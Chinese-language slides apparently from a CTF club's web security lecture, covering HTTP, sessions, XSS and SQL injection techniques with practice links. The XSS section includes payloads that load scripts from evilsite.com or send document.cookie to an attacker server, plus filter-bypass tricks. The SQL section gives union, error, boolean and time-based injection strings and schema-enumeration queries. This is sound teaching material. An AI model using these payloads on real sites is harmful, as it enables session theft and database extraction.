

# Web Security

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# Outline


- HTTP Request / Response
- Cookie / Session
- XSS
- SQL Injection
  - Union-Based
  - Error-Based
  - Boolean-Based
  - Time-Based

# HTTP Request

## POST

POST /test.php HTTP/1.1	Request line
Host: www.bamboofox.com User-Agent:	Header
name=Bamboo&type=Fox	Message body

## GET



GET /test.php?id=1 HTTP/1.1
Host: www.bamboofox.com User-Agent:

# HTTP Request Header

- HTTP Request header fields
  - Host: server的網域名稱
  - User-Agent: 辨識使用者瀏覽器
  - Referer: 從哪裡連結到目前的網頁
  - Cookie: 辨識使用者身份的資料
- 容易竄改
  - Tools: [Tamper Data](#) . [Burp Suite](#)



The screenshot shows a web browser's developer tools interface with the 'Headers' tab selected. It displays the raw text of an HTTP GET request. The request is for the file /test.php on the server www.bamboofox.com, using HTTP/1.1. The User-Agent is Mozilla/5.0 Firefox/42.0. The Accept header lists text/html, application/xhtml+xml, and application/xml with various quality values. The Accept-Language header is set to zh-TW, zh, en-US, and en. The Accept-Encoding header lists gzip and deflate. The Referer header shows the current page is http://www.bamboofox.com/index.html. The Connection header is keep-alive.

```
Raw Headers Hex
GET /test.php HTTP/1.1
Host: www.bamboofox.com
User-Agent: Mozilla/5.0 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.bamboofox.com/index.html
Connection: keep-alive
```

# HTTP Response

HTTP/1.1 200 OK

Response line

Date: Thu, 13 Feb 2015 12:00:00 GMT

Set-Cookie: PHPSESSID=adbjsf2q1ass26oootd163sf84

Header

(content of page)

Message body

# Cookie & Session


## Cookie

- 儲存在client端，用於辨識使用者身份
- 以key/value的形式儲存
- 存在request header中，一起送給server
- Persistent Cookie / Session Cookie

## Session

- 儲存在server端
- server傳送session id給client，並在server端建立起這個session id的檔案
- server從此session id來辨認使用者

# Cookie & Session



# 取得Session id

## Predictable session id

- 暴力計算session id

## Session Hijacking

- XSS
- Session Sniffing
- Session id 存於 URL 中，從Header的Referer中取得

## Session Fixation

- 攻擊者先取得Session id，誘使受害者用此Session id登入網站，攻擊者就可用此Session id登入此使用者帳戶



# XSS (Cross-site script)


- 在網頁中注入惡意程式碼，然後就可以...
  - alert(1)
  - 竊取 Cookie. Session
  - 改寫網頁
  - 植入木馬
  - 控制受害者機器向其它網站發起攻擊

# XSS 分類

## Reflected XSS

- script不存在server，server馬上返回頁面的執行結果

```
<body>  
  <h1>Hi</h1>  
  <input type="text" name="mail" value="<?php echo $_GET['m']; ?>">  
</body>
```



```
<input type="text" name="mail" value=" "> <script>alert("XSS")</script>>
```

# XSS 分類

## Stored/Persistent XSS

- script存在server，其他訪問該頁面的使用者都會被攻擊，如：論壇、留言板

## DOM Based XSS

```
<script>  
    var pos=document.URL.indexOf("name=")+5;  
    document.write(document.URL.substring(pos,document.URL.length));  
</script>
```

- 現在瀏覽器都會自動轉化<和>(%3C 和 %3E)
- 但也是有不需需要<>的script攻擊

# XSS 攻擊

- 載入惡意程式碼並執行

```
<script src="http://www.evilsite.com/xss.js"></script>
```

- 偷cookie

 頁面重新導向

```
<script>location.href="http://yourserver/cookie.php?cookie="+document.cookie;</script>
```

 利用img

```
<img src=/ onerror=location.href=("http://yourserver/cookie.php?cookie="+document.cookie)>
```

E.g. [CSAW CTF 2014 – Web 300 – hashes](#)

 寫入iframe

```
<script>document.write("<iframe src='http://yourserver/cookie.php?cookie="+document.cookie+"'></iframe>");</script>
```

E.g. [Trend Micro CTF 2015 – Analysis offensive 300](#)

# XSS 防禦 / 繞過

- 過濾script字串

- 😎 <ScriPt></scRlpt>

- 😎 <scscript></scscript>

- 過濾雙引號.單引號

- 😎 <script>alert(String.fromCharCode(88,83,83))</script>  
= <script>alert("XSS")</script>

- HTML encoding

- PHP htmlentities() 和 htmlspecialchars()

- Cookie設定HttpOnly屬性

- 禁止以JavaScript讀取出cookie

- Content Security Policy

# XSS Practice / Reference


- Practice

- [alert\(1\) to win](#)
- [prompt\(1\) to win](#)
- [XSS Challenges](#)
- [XSS game](#)

- Reference

- [OWASP XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)
- [OWASP XSS Filter Evasion Cheat Sheet](#)

# SQL Injection



# SQL 語法

- SELECT \* FROM users

id	name	age
1	lalala	5
2	hahaha	40
3	kerker	113

- INSERT INTO "表格名" ("欄位1", "欄位2", ...) VALUES ("值1", "值2", ...);
  - INSERT INTO users (name, age) VALUES ("QQ",100);
- UPDATE "表格名" SET "欄位1" = [新值] WHERE "條件";
  - UPDATE users SET age= 140 WHERE name= "hahaha";

- DELETE FROM, DROP TABLE, ...

id	name	age
1	lalala	5
2	hahaha	140
3	kerker	113
4	QQ	100



# SQL Injection -- Select

```
$id = $_POST['id'];  
$sql = "SELECT * FROM users WHERE id = '$id'";
```

SELECT \* FROM users WHERE id = '1' ;

SELECT \* FROM users WHERE id = '1 OR 1=1' ;

```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

SELECT \* FROM users  
WHERE username = '' OR '' = ''  
AND password = '' OR '' = '' ;

# 測試欄位型態

## 數字

```
SELECT * FROM users WHERE id = $id;
```

```
SELECT * FROM users WHERE id = 1 ;
```

```
SELECT * FROM users WHERE id = 1 or 1=1 ;
```

```
SELECT * FROM users WHERE id = 1+1 ;
```

## 字串

```
SELECT * FROM users WHERE id = '$id';
```

```
SELECT * FROM users WHERE id = "$id";
```

```
SELECT * FROM users WHERE id = '1' ;
```

```
SELECT * FROM users WHERE id = '1 or 1=1' ;
```

```
SELECT * FROM users WHERE id = '1 and (select '1' )= '1' ;
```

# SQL Injection type

- 可以從回應網頁看到執行結果/錯誤訊息

Union-Based  
Error-Based

- 僅可知道有沒有成功

Boolean-Based  
Time-Based

# Union-Based SQL Injection

- 原始SQL執行結果會顯示在網頁上
- 透過 Union 串接想要的資料並顯示於網頁

# Union-Based SQL Injection

- Step 1 : 知道欄位個數
- 假設有4個欄位

```
SELECT * FROM users WHERE id = 1 ;
```

id	name	age	gender	type
1	lala	5	boy	cute

# Union-Based SQL Injection

`SELECT * FROM users UNION SELECT 1,2,3;`

```
mysql> select * from users union select 1;  
ERROR 1222 (21000): The used SELECT statements have a different number of columns  
mysql> select * from users union select 1,2;  
ERROR 1222 (21000): The used SELECT statements have a different number of columns  
mysql> select * from users union select 1,2,3,4;  
ERROR 1222 (21000): The used SELECT statements have a different number of columns
```

```
mysql> select * from users union select 1,2,3,4,5;
```

id	name	age	gender	type
1	lala	5	boy	cute
1	2	3	4	5

# Union-Based SQL Injection

```
SELECT * FROM users ORDER BY 1;
```

```
mysql> select * from users order by 1;
```

id	name	age	gender	type
1	lala	5	boy	cute

```
mysql> select * from users order by 6;
```

```
ERROR 1054 (42S22): Unknown column '6' in 'order clause'
```

# Union-Based SQL Injection

知道欄位個數後...

串接需要的資訊

- version()
- user()
- database()

```
SELECT * FROM users UNION SELECT 1,user(),3,4,5;
```

id	name	age	gender	type
1	lala	5	boy	cute
1	root@localhost	3	4	5



# Union-Based SQL Injection

- 所有資料庫名稱存放資訊

```
SELECT schema_name FROM information_schema.schemata ;
```

- 所有 Table 名稱存放資訊

```
SELECT table_schema, table_name  
FROM information_schema.tables ;
```

- 所有 Column 名稱存放資訊

```
SELECT table_schema, table_name, column_name  
FROM information_schema.columns ;
```

- Cheat Sheet

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

# Error-Based SQL Injection

- 原始SQL執行結果的錯誤訊息會顯示在網頁上
- 透過錯誤訊息取得資訊

# Error-Based SQL Injection

- DuplicateEntry

```
SELECT * FROM users WHERE id=1 and (select 1  
from(select count(*),concat((select (select  
concat(0x27,user(),0x27)) from  
information_schema.tables limit 0,1),floor(rand(0)*2))x  
from information_schema.tables group by x)a) = 1;
```

```
ERROR 1062 (23000): Duplicate entry 'root@localhost'1' for key 'group_key'
```

# Error-Based SQL Injection

- ExtractValue

```
SELECT * FROM users WHERE id=1  
and extractvalue(rand(),(SELECT user()))=1;
```

```
ERROR 1105 (HY000): XPATH syntax error: '@localhost'
```

# Boolean-Based SQL Injection

- 網頁輸出結果僅能判斷SQL成功或失敗

# Boolean-Based SQL Injection

`SELECT * FROM users WHERE id = 1 and 1=1 ;`

```
mysql> SELECT * FROM users WHERE id = 1 and 1=1;
```

id	name	age	gender	type
1	lala	5	boy	cute

```
1 row in set (0.01 sec)
```

`SELECT * FROM users WHERE id = 1 and 1=2 ;`

```
mysql> SELECT * FROM users WHERE id = 1 and 1=2;
```

```
Empty set (0.00 sec)
```

# Boolean-Based SQL Injection

## substr()

SELECT \* FROM users WHERE id = 1

AND substr((SELECT name FROM users LIMIT 0,1),1,1)= 'a' ;

⋮

SELECT \* FROM users WHERE id = 1

AND substr((SELECT name FROM users LIMIT 0,1),1,1)= 'l' ;

```
mysql> SELECT * FROM users WHERE id = 1 AND substr((SELECT name FROM users
LIMIT 0,1),1,1)='l';
```

id	name	age	gender	type
1	lala	5	boy	cute

```
1 row in set (0.00 sec)
```



# Boolean-Based SQL Injection

ascii()

```
SELECT * FROM users WHERE id = 1  
AND ascii(substr((SELECT name FROM users LIMIT 0,1),1,1)) > 128 ;
```

```
SELECT * FROM users WHERE id = 1  
AND ascii(substr((SELECT name FROM users LIMIT 0,1),1,1)) < 64 ;
```

```
SELECT * FROM users WHERE id = 1  
AND ascii(substr((SELECT name FROM users LIMIT 0,1),1,1)) > 96 ;
```

```
mysql> SELECT * FROM users WHERE id = 1 AND ascii(substr((SELECT name FROM  
users LIMIT 0,1),1,1)) = 108;
```

```
+-----+-----+-----+-----+-----+  
| id | name | age | gender | type |  
+-----+-----+-----+-----+-----+  
| 1 | lala | 5 | boy | cute |  
+-----+-----+-----+-----+-----+
```

```
1 row in set (0.00 sec)
```



# Time-Based SQL Injection

- 和Boolean-Based原理一樣
- 利用SQL執行時間作為判斷依據

# Time-Based SQL Injection

MySQL中可用sleep()

```
SELECT * FROM users WHERE id = 1 AND (sleep(3)) ;
```

```
mysql> SELECT * FROM users WHERE id = 1 AND (sleep(3))=1 ;  
Empty set (3.00 sec)
```

# Time-Based SQL Injection

sleep() + if()

```
SELECT * FROM users WHERE id = 1 AND if(1=1,sleep(3),1) ;
```

```
SELECT * FROM users WHERE id = 1 AND if((判斷式),sleep(3),1) ;
```

```
mysql> SELECT * FROM users WHERE id = 1 AND if((ascii(substr(  
(SELECT name FROM users LIMIT 0,1),1,1)) > 96),sleep(3),1) ;  
Empty set (3.00 sec)
```

# SQL Injection Practice

- <http://140.113.209.15/bamboofox/sqli/login.php>